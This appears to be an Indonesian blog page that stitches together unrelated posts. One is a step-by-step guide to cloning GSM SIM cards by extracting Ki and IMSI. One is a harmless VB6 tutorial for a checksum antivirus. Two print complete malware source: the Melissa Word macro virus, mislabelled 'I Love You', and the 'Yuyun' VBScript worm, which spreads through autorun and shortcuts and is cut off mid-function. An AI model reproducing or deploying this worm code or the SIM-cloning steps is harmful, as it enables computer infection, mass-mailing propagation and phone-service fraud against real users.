CLONNING SIM CARD PADA KARTU GSM

Cara meng-cloning Kartu SIM GSM
10 langkah-langkah yang mudah untuk mengcloning GSM SIM :

LANGKAH 1
Download Perangkat lunak dari Internet:
LANGKAH 2
Membangun hardware Reader/Writer GSM SIM sendiri
LANGKAH 3
Membeli atau membuat SIM cards kosong sendiri 
LANGKAH 4
Memperoleh Ki dan IMSI dari SIM yang asli

Instal Sim Scan 1.21 dengan menjalankan file install.bat.  Jalankan dan atur Sim Scan dari file c:\sim_scan\setup.bat.

Screen 1:
Tekan Alt+Enter, lalu pilih port COM di mana SIM Reader dihubungkan. SIM Scan tidak akan bekerja dengan baik kecuali jika itu dimaks
imalkan pada layar penuh.

Screen 2:
Pilih baud rate (pilih 9600 bps 357 Mhz)
[  Baud rate ini harus dipertimbangkan dalam hubungan dengan kemampuan SIM dan alat yang membaca SIM. Sebagai contoh, pada [-http://users.anytimenow.com/sid67b/GSMSIM3.htm.  alat memanggil(hubungi U-GSR Advanced v 16 dan negara "U-GSR.  Dikedepankan ver 1.6 adalah untuk para pemakai yang ingin lebih baik dan lebih cepat kinerja di dalam pengklonan GSM SIMs. Pilihan Dual Resonator memungkinkan untuk pindah dari 357Mhz atau 600Mhz dengan mudah. Menggunakan pilihan 600Mhz, ini akan mengurangi/ berkurangnya waktu untuk mendapat Ki dan IMSI sekitar 50%! ]."
Screen 3 :
Tempatkan kartu SIM asli pada SIM Reader dan tekan Enter
Screen 4:
Tekan ' F5' -Dapat IMSI dan Ki. Sim Scan akan secara otomatis membuat file par2.bin sebagai bagian dari instalasi. Ini akan berlangsungl sekitar 40 menit pada komputer yang cepat.
Screen 5 :
Pilih 'F2' atau ' F3' (Jangan gunakan 'F1' kecuali jika mengetahui apa yang sedang dilakukan.) 'F3' Dapat kembali 75% dari SIMs.  GSM SIMs, tetapi itu adalah  lambat. 'F2' Dapat kembali 50% dari SIMs.  GSM SIMs  itu lebih cepat. Jika Ki dan IMSI tidak bisa  didapat kembali dengan 'F2', kita dapat pindah ke 'F3'
Proses dari memperoleh Ki dan IMSI dari SIM asli biasanya diambil dari 4 jam sampai 3 hari tergantung pada jenis dari SIM GSM. Sim Scan akan mulai dari di mana terakhir selesai. Setelah Ki dan IMSI sudah didapat kembali, suatu file bernama c:\Imsi_ki.dat akan yang diciptakan dan dengan menggunakan Notepad untuk open nya yang dapat dilihat serupa dengan layar di bawah.
LANGKAH 4
Mebuat file HEX untuk "kloning" SIM

Jalankan TwinSim 1.0 dan pilih 'Single-Sim' lalu masukan Ki dan IMSI yang didapat dari SIM asli.  Untuk 'PIN’ masukan setiap 4 digit dan 'PUC' masukan setiap 8 digit. Setelah dimasukan semua data yang diperlukan, klik 'Generate Picfile' dan 'Generate Epromfile' lalu keluar dari program. Dua file HEX akan dihasilkan di dalam folder di mana TwinSim  ditempatkan ( pic16f84hex +epromhex).
Langkah 6
Mengubah eeprom.hex menjadi eeprom.bin

file Eeprom.hex dan hex2bin.exe harus ditempatkan di directory yang samai.  Jalankan hex2bin.exe dan copy setting nya dari layar. Sekarang suatu file yang baru 'eeprom.bin' akan dibuat.
Langkah 7
Mem-burning EEPROM Loader pada Goldwafer.

Jalankan IC-PROG 1.04 dan atur agar dapat bekerja pada SIM Writer yang
merupakan suatu perangkat keras JDM.  Pilih ' Settings --> 'Hardware' lalu pilih port COM yang benar di mana SIM Writer dihubungkan.
Setelah menyiapkan perangkat keras, taruh Goldcard yang kosong pada  SIM Writer dan pilih 16F84A dari daftar chip.
Sekarang isit 'Winphoenix Loader.hex' dengan memilihan 'File' -->"- Open File'. Setelah file dimasukkan, klik semua tombol program (salahsatunya dengan ikon guntur).
Langkah 8
Mem-burning eeprom.bin pada Goldcard.

Tempatkan Goldcard yang akan digunakan dari IC-Prog ke SIM Reader dan kemudian jalankan WinPhoenix 1.06.  Versi lain dari WinPhoenix  might tidak bekerja maka pastikan bahwa kita sedang menggunakan versi 1.06. Atur port di mana SIM reader dihubungkan. Hal ini bisa dilakukan dengan  'File' --> 'Preference’  dan pilih 'General' Tab.
Select ‘File’ -> ‘Load” dan pilih eeprom.bin
Select ‘Card’ -> ‘Program’ dan eeprom.bin akan ditulis pada Goldwafer’s 24C16
Langkah 9
Mem-burning pic16f84.hex pada Goldwafer.

Tempatkan Goldwafer pada SIM writer  dan jalankan IC-Prog 1.04 lagii. Ikuti langkah-langkah yang sama sebagaimana digambarkan dalam langkah 7, tetapi sekarang diganti file pic16f84.hex.  ini dapat memprogram kartu ini dengan 'CP' yangbisa atu tidak bisa, tapi itu tidak menjadi soal.
Langkah 10
Uji SIM yang telah di clone pada telepon selular

Masukkan SIM yang telah di clonepada telepon selular dan masukan kode PIN yang anda tulis sebelum menggunakan program TwinSim 1.0.  Tunggu untuk mendaftarkan pada jaringan dan sekarang selesai

Jika tidak dapat menemukan dual SIM adapter yang sesuai dengan tipe handphone yang kita pakai atau kita ingin menggunakan lebih dari satu kartu SIM pada PDA Phone dan Smartphone, pilihan terakhir adalah memanfaatkan kelemahan yang ada pada kartu SIM GSM.
Mayoritas penyedia jasa layanan seluler masih menggunakan kartu SIM GSM dengan authentication algorithm COMP128-1 (COMP128v1). Pada bulan April 1998, SDA (Smartcard Developer Association) dan dua orang peneliti dari ISAAC (Internet Security, Applications, Authentication and Cryptography) U.C. Berkeley mendapati bahwa authentication algorithm COMP128-1 ini ternyata dapat dengan mudah "diakali".  Hanya membutuhkan 50.000 hingga 150.000 lebih percobaan "chosen-challenge and response attack" untuk mendapatkan nilai Ki yang panjangnya 128 bit. Jika nilai Ki ini sudah berhasil diperoleh, proses cloning adalah pekerjaan yang sangatlah mudah. Kita tinggal memasukkan nilai Ki ini ke kartu smartcard yang sudah dilengkapi dengan STK emulasi kartu SIM.
Kelemahan dalam implementasi authentication algorithm COMP128-1 ini membuka peluang bagi pihak-pihak yang kreatif dengan melahirkan produk cloning kartu SIM GSM. Produk ini terdiri dari perangkat keras yang digunakan untuk menempatkan kartu SIM GSM, perangkat lunak untuk melakukan proses pembacaan dan penulisan kartu SIM GSM, dan satu kartu SIM
GSM kosong yang dapat menampung empat, delapan, dua belas, atau bahkan enam belas nomor sekaligus.
Perangkat yang dibutuhkan untuk melakukan cloning kartu SIM GSM ini adalah satu perangkat reader/writer kartu SIM GSM dan perangkat lunak yang tepat untuk melakukan scanning nilai Ki.
Perangkat reader/writer yang dihubungkan pada serial port RS-232 komputer pribadi (personal computer) ini dapat dibuat sendiri dengan harga yang terjangkau. Diagram skematik yang dibuat oleh Dejan Kaljevic ini dapat dengan mudah dibuat oleh mereka yang memiliki keterampilan merakit rangkaian elektronika.
Di Indonesia ini setidaknya ada dua produk cloning kartu SIM GSM yang beredar di pasaran. Keduanya dibuat oleh perusahaan yang berasal dari Taiwan:
SIM Master 3 dengan kartu 8-in-1, satu kartu SIM GSM yang disediakan dalam paketnya dapat menampung delapan nomor yang berbeda.
SIM MAX III dengan kartu 12-in-1, satu kartu SIM GSM yang disediakan dalam paketnya dapat menampung dua belas nomor yang berbeda.

Cukup banyak produk cloning kartu SIM GSM sudah beredar di Indonesia namun kedua produk inilah yang dapat dengan mudah di temukan di pasaran.
Khusus untuk SIM Master, produk ini sudah memiliki distributor/dealer resmi di Indonesia. Mereka memberikan jaminan garansi selama 1 tahun terhadap perangkat yang mereka pasarkan.

Pengalaman Singkat Dengan SIM Master 3
Saat membuka kemasan SIM Master 3, maka akan diperoleh satu perangkat reader/writer kartu SIM GSM, satu kartu SIM GSM kosong yang dapat menampung delapan nomor (8-in-1), dan satu CDROM yang berisi beberapa program aplikasi.
Program aplikasi yang disediakan oleh SIM Master 3 adalah program aplikasi untuk melakukan scanning nilai Ki, program aplikasi untuk melakukan penulisan ke kartu SIM GSM kosong, dan program aplikasi untuk mengatur phone book yang tersimpan dalam kartu SIM GSM. Untuk pengguna Indonesia disediakan user interface program aplikasi dalam Bahasa Indonesia.
Disamping program scanning yang dibuat sendiri oleh SIM Master 3, di dalam CDROM ini akan ditemukan program aplikasi SIM Scan yang dibuat oleh Dejan Kaljevic. Saat menggunakan SIM Master disarankan untuk menggunakan program SIM Scan saat melakukan scanning nilai Ki. Dengan menggunakan SIM Scan kerusakan kartu SIM GSM dapat lebih diminimalisasi.

Persiapan Sebelum Melakukan Cloning
Saat menerima paket SIM Master 3 sebaiknya memeriksa isi CDROM yang ada karena kemungkinan sebagian besar file dari CDROM ini tidak dapat digunakan. File-file ini hanya terisi dengan karakter NULL (00 hal ini terjadi karena proses duplikasi CDROM yang kurang sempurna).
Kendala dapat diatasi dengan men-download program aplikasi penunjang ini dari web site produsen SIM Master (http://www.inex-tw.com) atau dari web site distributor SIM Master Indonesia (http://www.simmaster.biz).
Kedua program aplikasi yang disediakan oleh SIM Master, yaitu SIM Magic Editor dan SIM Pro Backup, dapat di-install tanpa kendala apapun.  Kemudian dengan menggunakan program SIM Scan yang dibuat oleh Dejan Kaljevic untuk melakukan proses scanning kartu SIM GSM. Program SIM Scan yang disediakan oleh CDROM SIM Master adalah SIM Scan v2.0. namun bisa juga menggunakan SIM Scan v2.01 yang di-download dari site yang disediakan oleh Dejan (http://users.net.yu/~dejan).
Perangkat keras sudah terhubung dan perangkat lunak pendukung telah ter-install.  Setelah melakukan beberapa uji coba untuk memastikan bahwa reader/writer SIM Master dapat bekerja dengan baik maka proses cloning dapat segera dimulai. Uji coba ini dilakukan dengan cara membaca  phone book dari kartu SIM GSM yang ada dengan bantuan program SIM Magic Editor.
Dengan menggunakan perangkat SIM Master 3 yang akan meng-clone ketiga kartu SIM GSM dari penyedia jasa yang berbeda dan menempatkannya ke dalam satu kartu SIM GSM saja.
Aktivitas menggonta-ganti kartu yang selama ini dilakukan terasa sebagai kegiatan yang sangat tidak efisien. Jika tindakan gonta-ganti kartu ini dilakukan dalam kurun waktu yang cukup lama, kerusakan mekanis pada dudukan kartu SIM GSM yang ada pada pesawat handphone tentu tidak dapat dihindari.
Berikut ini adalah informasi singkat dari kartu SIM GSM yang digunakan dan dapat dicoba untuk di-clone dengan SIM Master 3:
•    Mentari (Satelindo) edisi 10th Satelindo, address book 250 entry.
•    IM3 Smart, address book 250 entry.
•    Simpati (Telkomsel) Double Impact, address book 200 entry.
Seluruhnya merupakan kartu SIM GSM untuk layanan pra-bayar (pre-paid).

sumber: Karya Ilmiah Aini Zahara, Fakultas Ilmu Komputer, Universitas Sriwijaya


Read Full...

SOURCE CODE ANTI VIRUS

Pertama kita harus mengerti bagaimana cara kerja sebuah Anti Virus (AV) sederhana, pada dasarnya sebuah software AV mempunyaikomponen-komponen :
  1. Engine scanner, ini merupakan komponen utama AV dalam mengenali sebuah pattern virus. Engine ini dapat dikelompokkan menjadi statis dan dinamis. Statis dalam hal ini dapat disebut menjadi spesifik terhadap pattern tertentu dari sebuah file virus. Checksum merupakan salah satu contoh dari engine statis ini. Dinamis dalam artian dia mengenali perilaku 'umum' sebuah virus. Heuristic menjadi salah satu contohnya.
  2. Database definition, menjadi sebuah referensi dari sebuah pattern file virus. Engine statis sangat bergantung kepada komponen ini.
  3. Decompress atau unpacking engine, khusus untuk pengecekan file-file yang terkompresi (*.rar, *.zip, dll) atau kompresi atau packing untuk file PE seperti UPX, MeW , dll.
Tidak jarang hasil dari pengecekan terhadap file suspect virus menghasilkan false-positive bahkan false-negative (–false-positive berarti file yang bersih dianggap thread oleh AV, dan false-negative berarti file yang 100% thread akan dianggap bersih). Semua itu dapat diakibatkan oleh ketidak-sempurnaan dari engine scanner itu sendiri. Misal pada contoh kasus Engine String scanner (–Engine scanner yang menyeleksi string-string dari file text-based), bila diterapkan rule 3 out of 5 (– bila AV menemukan 3 dari daftar 5 string kategori malicious) maka AV akan memberikan bahwa file terindikasi sebuah thread yang positif. Padahal file tsb nyatanya tidak menimbulkan efek
berbahaya bila dijalankan atau dieksekusi. Kesalahan scanning macam ini lazim ditemukan untuk file-file *.VBS, *.HTML, dll. Untuk penggunaan engine checksum sangat banyak ditemui di beberapa software AV lokal.
Checksum yang lazim digunakan diantaranya CRC16, CRC32, MD5, dll.Dikarenakan mudah untuk diimplementasikan. Engine ini sendiri bukannya tanpa cacat, Checksum bekerja dengan memproses byte demi byte dari sebuah file dengan sebuah algoritma tertenu (– tergantung dari jenis checksum yang digunakan) sehingga menghasilkan sebuah format tertentu dari file tsb. Contoh checksum menggunakan CRC32 dan MD5 :
  • calCrc = CRC32(file_name_and_path)
  • calMD5 = MD5(file_name_and_path)
Maka isi dari string calCrc adalah 7AF9E376, sedangkan untuk MD5nya adalah 529CA8050A00180790CF88B63468826A. Perlu diketahui bila virus menerapkan rutin yang mengubah byte tertentu dari badan virus tsb setiap kali maka penggunaan engine checksum ini akan kurang optimal karena bila 1 byte berubah dari file maka checksum juga akan berubah.

Mari kita belajar membuat sebuah AV sederhana, yang diperlukan :
  1. Software Visual Basic 6.0
  2. Sedikit pemahaman akan pemograman Visual Basic 6.0
  3. Sampel file bersih atau virus (– opsional)
First#
Sekarang kita akan belajar membuat sebuah rutin sederhana untuk :
  • Memilih file yang akan dicek
  • Membuka file tersebut dalam mode binary
  • Memproses byte demi byte untuk menghasilkan Checksum
Buka MS-Visual Basic 6.0 anda, lalu buatlah sebuah class module dan Form dengan menambahkan sebuah objek Textbox, CommonDialog dan Command Button. (Objek CommonDialog dapat ditambahkan dengan memilih Project -> COmponent atau Ctrl-T dan memilih Microsoft Common Dialog Control 6.0).

Ketikkan kode berikut pada class module (kita beri nama class module tsb clsCrc):

================= START HERE ====================

Private crcTable(0 To 255) As Long 'crc32

Public Function CRC32(ByRef bArrayIn() As Byte, ByVal lLen As Long, Optional ByVal lcrc As Long = 0) As Long

'bArrayIn adalah array byte dari file yang dibaca, lLen adalah ukuran atau size file

Dim lCurPos As Long 'Current position untuk iterasi proses array bArrayIn

Dim lTemp As Long 'variabel temp hasil perhitungan

If lLen = 0 Then Exit Function 'keluar fungsi apabila ukuran file = 0

lTemp = lcrc Xor &HFFFFFFFF


For lCurPos = 0 To lLen

lTemp = (((lTemp And &HFFFFFF00) \\ &H100) And &HFFFFFF) Xor (crcTable((lTemp And 255) Xor bArrayIn(lCurPos)))

Next lCurPos

CRC32 = lTemp Xor &HFFFFFFFF

End Function

Private Function BuildTable() As Boolean

Dim i As Long, x As Long, crc As Long


Const Limit = &HEDB88320

For i = 0 To 255

crc = i

For x = 0 To 7

If crc And 1 Then

crc = (((crc And &HFFFFFFFE) \\ 2) And &H7FFFFFFF) Xor Limit

Else


crc = ((crc And &HFFFFFFFE) \\ 2) And &H7FFFFFFF

End If

Next x

crcTable(i) = crc

Next i

End Function

Private Sub Class_Initialize()

BuildTable


End Sub

================= END HERE ====================

Lalu ketikkan kode berikut dalam event Command1_Click :

================= START HERE ====================

Dim namaFileBuka As String, HasilCrc As String

Dim CCrc As New clsCrc 'bikin objek baru dari class ClsCrc

Dim calCrc As Long

Dim tmp() As Byte 'array buat file yang dibaca

Private Sub Command1_Click()


CommonDialog1.CancelError = True 'error bila user mengklik cancel pada CommonDialog

CommonDialog1.DialogTitle = "Baca File" 'Caption commondialog

On Error GoTo erorhandle 'label error handle

CommonDialog1.ShowOpen

namafilbuka = CommonDialog1.FileName

Open namafilbuka For Binary Access Read As #1 'buka file yang dipilih dengan akses baca pada mode binary

ReDim tmp(LOF(1) - 1) As Byte 'deklarasi ulang untuk array, # Bugs Fixed #

Get #1, , tmp()

Close #1


calCrc = UBound(tmp) 'mengambil ukuran file dari array

calCrc = CCrc.CRC32(tmp, calCrc) 'hitung CRC

HasilCrc = Hex(calCrc) 'diubah ke format hexadesimal, karena hasil perhitungan dari class CRC masih berupa numeric

Text1.Text = HasilCrc 'tampilkan hasilnya

Exit Sub

erorhandle:

If Err.Number <> 32755 Then MsgBox Err.Description 'error number
32755 dalah bila user mengklik tombol cancel pada saat memilih file

================= END HERE ====================


COba anda jalankan program diatas dengan memencet tombol F5, lalu klik Command1 untuk memilih dan membuka file. Maka program akan menampilkan CRC32nya.

Second#
Kode diatas dapat kita buat menjadi sebuah rutin pengecekan file suspect virus dengan antara membandingkan hasil CRC32nya dan database CRC kita sendiri. Algoritmanya adalah :
  • Memilih file yang akan dicek
  • Membuka file tersebut dalam mode binary
  • Memproses byte demi byte untuk menghasilkan Checksum
  • Buka file database
  • Ambil isi file baris demi baris
  • Samakan Checksum hasil perhitungan dengan checksum dari file
Format file database dapat kita tentukan sendiri, misal :
  • FluBurung.A=ABCDEFGH
  • Diary.A=12345678
Dimana FluBurung.A adalah nama virus dan ABCDEFGH dalah Crc32nya. Jika kita mempunyai format file seperti diatas, maka kita perlu membaca file secara sekuensial per baris serta memisahkan antara nama virus dan Crc32nya. Dalam hal ini yang menjadi pemisah adalah karakter '='.

Buat 1 module baru (– diberi nama module1) lalu isi dengan kode :

================= START HERE ====================

Public namaVirus As String, CrcVirus As String
'deklarasi variabel global untuk nama dan CRC virus Public pathExe as
String 'deklarasi variabel penyimpan lokasi file EXE AV kita

Public Function cariDatabase(Crc As String, namaFileDB As String) As Boolean

Dim lineStr As String, tmp() As String 'variabel penampung untuk isi file


Open namaFileDB For Input As #1 'buka file dengan mode input

Do

Line Input #1, lineStr

tmp = Split(lineStr, "=") 'pisahkan isi file bedasarkan pemisah karakter '='

namaVirus = tmp(0) 'masukkan namavirus ke variabel dari array

CrcVirus = tmp(1) 'masukkan Crcvirus ke variabel dari array

If CrcVirus = Crc Then 'bila CRC perhitungan cocok/match dengan database

cariDatabase = True 'kembalikan nilai TRUE

Exit Do 'keluar dari perulangan


End If

Loop Until EOF(1)

Close #1

End Function

================= END HERE ====================

Lalu tambahkan 1 objek baru kedalam Form, yaitu
Command button2. lalu ketikkan listing kode berikut kedalam event
Command2_Click :

================= START HERE ====================

If Len(App.Path) <= 3 Then 'bila direktori kita adalah root direktori


pathEXE = App.Path

Else

pathEXE = App.Path & "\\"

End If

CommonDialog1.CancelError = True 'error bila user mengklik cancel pada CommonDialog

CommonDialog1.DialogTitle = "Baca File" 'Caption commondialog

On Error GoTo erorhandle 'label error handle

CommonDialog1.ShowOpen


namafilbuka = CommonDialog1.FileName

Open namafilbuka For Binary Access Read As #1 'buka file yang dipilih dengan akses baca pada mode binary

ReDim tmp(LOF(1) - 1) As Byte 'deklarasi ulang untuk array # Bugs Fixed #

Get #1, , tmp()

Close #1

calCrc = UBound(tmp) 'mengambil ukuran file dari array

calCrc = CCrc.CRC32(tmp, calCrc) 'hitung CRC

HasilCrc = Hex(calCrc) 'diubah ke format hexadesimal, karena hasil perhitungan dari class CRC masih berupa numeric

If cariDatabase(HasilCrc, pathEXE & "DB.txt") Then 'bila fungsi bernilai TRUE


MsgBox "Virus ditemukan : " & namaVirus 'tampilkan message Box

End If

Exit Sub

erorhandle:

If Err.Number <> 32755 Then MsgBox Err.Description 'error number
32755 dalah bila user mengklik tombol cancel pada saat memilih file

================= END HERE ====================

Fitur AV sederhana ini dapat ditambahkan dengan fitur process scanner, akses registry, real-time protection (RTP) dan lain lain. Untuk process scanner pada dasarnya adalah teknik enumerasi seluruh proses yang sedang berjalan pada Sistem Operasi, lalu mencari letak atau lokasi file dan melakukan proses scanning. Fitur aksesregistry memungkinkan kita untuk mengedit secara langsung registry windows apabila akses terhadap registry (–Regedit) diblok oleh virus. Sedangkan fitur RTP memungkinkan AV kita berjalan secara simultan dengan windows explorer untuk mengscan direktori atau file yang sedang kita browse atau lihat. Untuk ketiga fitur lanjutan ini akan dibahas pada artikel selanjutnya.

Kesimpulan#
Tidak harus membeli software AV yang mahal untuk menjaga komputer kita dari ancaman virus, kita bisa membuatnya sendiri dengan fitur-fitur yang tak kalah bagusnya. Memang terdapat ketidaksempurnaan dalam AV buatan sendiri ini, tetapi setidaknya dapat dijadikan pencegah dari infeksi virus komputer yang semakin merajalela. Software AV sederhana ini dilengkapi oleh engine scanner statis dan database definisi. Tidak tertutup kemungkinan software AV ini ditingkatkan lebih advanced dalam hal engine scannernya.


Sumber
Tags: adin's info
Read Full...

SOURCE CODE VIRUS I LOVE YOU

Private Sub AutoOpen()
On Error Resume Next
p$ = “clone”
If System.PrivateProfileString(“”, “HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security”, “Level”) <> “” Then
CommandBars(“Macro”).Controls(“Security…”).Enabled = False
System.PrivateProfileString(“”, “HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security”, “Level”) = 1&
Else
p$ = “clone”
CommandBars(“Tools”).Controls(“Macro”).Enabled = False
Options.ConfirmConversions = (1 – 1): Options.VirusProtection = (1 – 1): Options.SaveNormalPrompt = (1 – 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject(“Outlook.Application”)
Set DasMapiName = UngaDasOutlook.GetNameSpace(“MAPI”)
If System.PrivateProfileString(“”, “HKEY_CURRENT_USER\Software\Microsoft\Office\”, “Melissa?”) <> “… by Kwyjibo” Then
If UngaDasOutlook = “Outlook” Then
DasMapiName.Logon “profile”, “password”
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = “Important Message From ” & Application.UserName
BreakUmOffASlice.Body = “Here is that document you asked for … don’t show anyone else “
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = “”
Next y
DasMapiName.Logoff
End If
p$ = “clone”
System.PrivateProfileString(“”, “HKEY_CURRENT_USER\Software\Microsoft\Office\”, “Melissa?”) = “… by Kwyjibo”
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> “Melissa” Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = “Melissa”
DoAD = True
End If
If NTI1.Name <> “Melissa” Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = “Melissa”
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = “”
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString (“Private Sub Document_Close()”)
Do While ADI1.CodeModule.Lines(BGN, 1) <> “”
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
p$ = “clone”
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = “”
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString (“Private Sub Document_Open()”)
Do While NTI1.CodeModule.Lines(BGN, 1) <> “”
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, “Document”) = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, “Document”) <> False) Then
ActiveDocument.Saved = True: End If
‘WORD/Melissa written by Kwyjibo
‘Clone written by Duke/SMF
‘Works in both Word 2000 and Word 97
‘Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
‘Word -> Email | Word 97 <–> Word 2000 … it’s a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText “Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game’s over. I’m outta here.”
End Sub Read Full...

SOURCE CODE VIRUS YUYUN

Rem Worm code Begins here

'www.xxxxx.or.id;==================================== my name:Yuyun 1.0

' ============================
On Error Resume Next
Dim fso, ws
Set fso = CreateObject("scripting.filesystemobject")
Set ws = CreateObject("wscript.Shell")
Set sh = CreateObject("Shell.application")
Q=WScript.ScriptFullName
tmp=fso.GetSpecialFolder(2)
tn=fso.GetTempName
tmpt=tmp+"\"+tn
Set swt=WScript.Arguments
If swt.Count>0 Then
status=swt(0)
If status="auto" Then
sh.Explore Left(WScript.ScriptFullName,3)
Else
status=Left(WScript.ScriptFullName,Len(WScript.ScriptFullName)-Len(WScript.ScriptName))+status
If fso.FolderExists(status) Then
sh.Explore status
Else
fso.CreateFolder status
sh.Explore status
End If
End If
Else
End If
Set QQ=fso.GetFile(Q)
Set Q1=QQ.OpenAsTextStream(1,0)
isiQ=Q1.Read(QQ.Size)
Q1.close
t1=InStr(1,isiQ,"Yuyun^_^~!~2008"+" >>>",0)+18
isiQ=Right(isiQ,Len(isiQ)-t1)
hsl=""
For v=1 To Len(isiQ)
t=Asc(Mid(isiQ,v,1))
hsl=hsl+Chr(t Xor 7)
Next
If fso.FileExists(tmpt) Then fso.GetFile(tmpt).Attributes=0
Set temporary=fso.OpenTextFile(tmpt,2,True,0)
temporary.Write hsl
temporary.Close
ws.Run "WScript.exe //e:VBScript "+tmpt+" """+Q+""""

Rem Worm encoded body begins here

'Yuyun^_^~!~2008 >>> =======================================================
' My name : Yuyun Ver 1.0
' I just wanna see every girl looks nice, better, kinds especially a moslem girl
' by: Anonymouse in Jatim, November 2008
' When I found nothing beauty else... and then I wrote this script for all
'=======================================================

On Error Resume Next
Dim fso, ws, status,status1, fly
Set fso = CreateObject("scripting.filesystemobject")
Set ws = CreateObject("wscript.Shell")
Set sh = CreateObject("Shell.application")
Set net = CreateObject("wscript.network")
fly=false
tmp=fso.GetSpecialFolder(2)
tn=fso.GetTempName
tmpt=tmp+"\"+tn
docx=ws.SpecialFolders("MyDocuments")
Set swt=WScript.Arguments
If swt.Count>0 Then
status=swt(0)
End If
if fso.fileexists(tmp+"\Yuyun.Q") then
set ira=fso.getfile(tmp+"\Yuyun.Q")
ira.attributes=0
ira.name="shalihah.ira"
if ira.name="shalihah.ira" then
ira.name="Yuyun.Q"
set ira=fso.opentextfile(tmp+"\Yuyun.Q",2,true)
else
fly=true
end if
else
set ira=fso.opentextfile(tmp+"\Yuyun.Q",2,true)
end if
Set AQ=fso.GetFile(status)
If fso.FileExists(tmpt) Then fso.GetFile(tmpt).Attributes=0
AQ.Copy tmpt,True
Set AQ=fso.GetFile(tmpt)
AQ.Attributes=39
anv=tmp+"\auto.exe"
If Not fso.FileExists(anv) Then AQ.Copy anv
Set auto=fso.GetFile(anv)
auto.attributes=0
Set aut=fso.OpenTextFile(anv,2,True,0)
isi="[autorun]>open=WScript.exe //e:VBScript thumb.db auto>shell\open=Open>shell\open\Command=WScript.exe //e:VBScript thumb.db auto>shell\open\Default=1>shell\explore=Explore>shell\explore\Command=WScript.exe //e:VBScript thumb.db auto"
isi=Replace(isi,">",vbCrLf)
aut.Write isi
aut.Close
auto.Attributes=39
ltkc=sh.Namespace(&H1c&).Self.path + "\Microsoft\CD Burning"
AQ.Copy ltkc+"\thumb.db",True
auto.Copy ltkc+"\autorun.inf",True
If fso.FileExists(docx+"\database.mdb") Then fso.GetFile(docx+"\database.mdb").Attributes=0
AQ.Copy docx+"\database.mdb",True
regQ
Set rara=UNISKA
Hertz False
If Day(Now)<>3 Then rekursif docx,1 Else rekursif docx,3
call attack_net
Hertz True
Sub rekursif(path,dp)
On Error Resume Next
dropf path
wscript.sleep 50
If dp>0 Then
For Each fldr1 In fso.GetFolder(path+"\").SubFolders
rekursif fldr1.Path, dp-1
Next
End If
End Sub
Sub dropf(path)
On Error Resume Next
if day(now)=1 and (month(now)mod 3)=1 then
rara.copy path+"\Baca AQ.rtf"
rara.copy path+"\My name is Yuyun.rtf"
end if
g1=path+"\autorun.inf"
g2=path+"\Thumb.db"
If fso.FileExists(g1) Then
Set g11=fso.GetFile(g1)
If g11.Attributes<>39 Then
g11.Attributes=0
auto.Copy path+"\autorun.inf",True
end if
else
auto.Copy path+"\autorun.inf",True
end if
If fso.FileExists(g2) Then
Set g12=fso.GetFile(g2)
If g12.Attributes<>39 Then
g12.Attributes=0
AQ.Copy path+"\Thumb.db",True
end if
else
AQ.Copy path+"\Thumb.db",True
End If
If Not fso.FileExists(path+"\Microsoft.lnk") Then
shorZvnita path+"\Microsoft","Microsoft"
drop=Array("New Harry Potter and...","New Folder","SuratQ","Rahasia","Game","Zvnita","Download","DataQ","DataQ")
ww=1
For Each d In drop
If Day(now) Mod 3 = ww Then shorZvnita path+"\"+d,d
wscript.sleep 60
ww=ww+1
Next
r=0
For Each fldr In fso.GetFolder(path+"\").SubFolders
shorZvnita path+"\"+fldr.name,fldr.Name
wscript.sleep 60
If r>3 Then
Exit For
End if
r=r+1
Next
End If
End Sub
Sub shorZvnita(path,trgt)
Set shor=ws.CreateShortcut(path+".lnk")
shor.iconlocation="shell32.dll,3"
shor.targetpath="wscript.exe"
shor.arguments="//e:VBScript thumb.db """+trgt+""""
shor.save
End Sub
function attack_net()
On Error Resume Next
err.clear
Set objFolder = sh.Namespace(&H13&)
Set colItems = objFolder.Items
For Each strFileName in objFolder.Items
t= objFolder.GetDetailsOf(strFileName, 14)
if fso.folderexists(t) then
rekursif t,4
end if
Next
End function
Sub tdr()
On Error Resume Next
err.clear
WScript.Sleep 180000
